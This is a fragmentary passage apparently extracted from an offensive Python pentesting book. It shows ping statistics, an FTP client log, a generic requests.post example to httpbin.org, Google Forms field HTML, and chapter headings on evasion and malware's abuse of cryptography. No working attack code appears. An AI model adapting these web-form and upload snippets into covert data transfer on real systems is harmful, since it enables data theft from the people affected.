
Minimum = 3ms, Maximum = 15ms, Average = 6ms
```








Chapter 04: Catch Me If You Can!





Status: Listing directory /home/users/h/hk/hkhrais Status: Calculating timezone offset of server...

Command: mtime "M5.pdf" Response: 1439760261

Status: Timezone offsets: Server: 0 seconds. Local: -14400 seconds. Difference: -14400 seconds.

Status: Directory listing successful

```
>>> payload = {'key1': 'value1', 'key2': 'value2'}

>>> r = requests.post("http://httpbin.org/post", data=payload)
>>> print(r.text)
{
    "form": {
        "key2": "value2",
        "key1": "value1"
    },
    ...
}
```

```
<textarea class="quantumWizTextinputPapertextareaInput exportTextarea" jsname="YPqjbf"
data-rows="1" tabindex="0" aria-label="Isn&amp; #39; t Python awesome?" jscontroller="gZjhIf"
jsaction="input:Lg5SV;ti6hGc:XMgOHc;rcuQ6b:WYd;"
name="entry.1542374001" dir="auto" data-initial-dir="auto" data-initial-value=""></textarea>
```

Chapter 05: Miscellaneous Fun in Windows

Chapter 06: Abuse of Cryptography by Malware

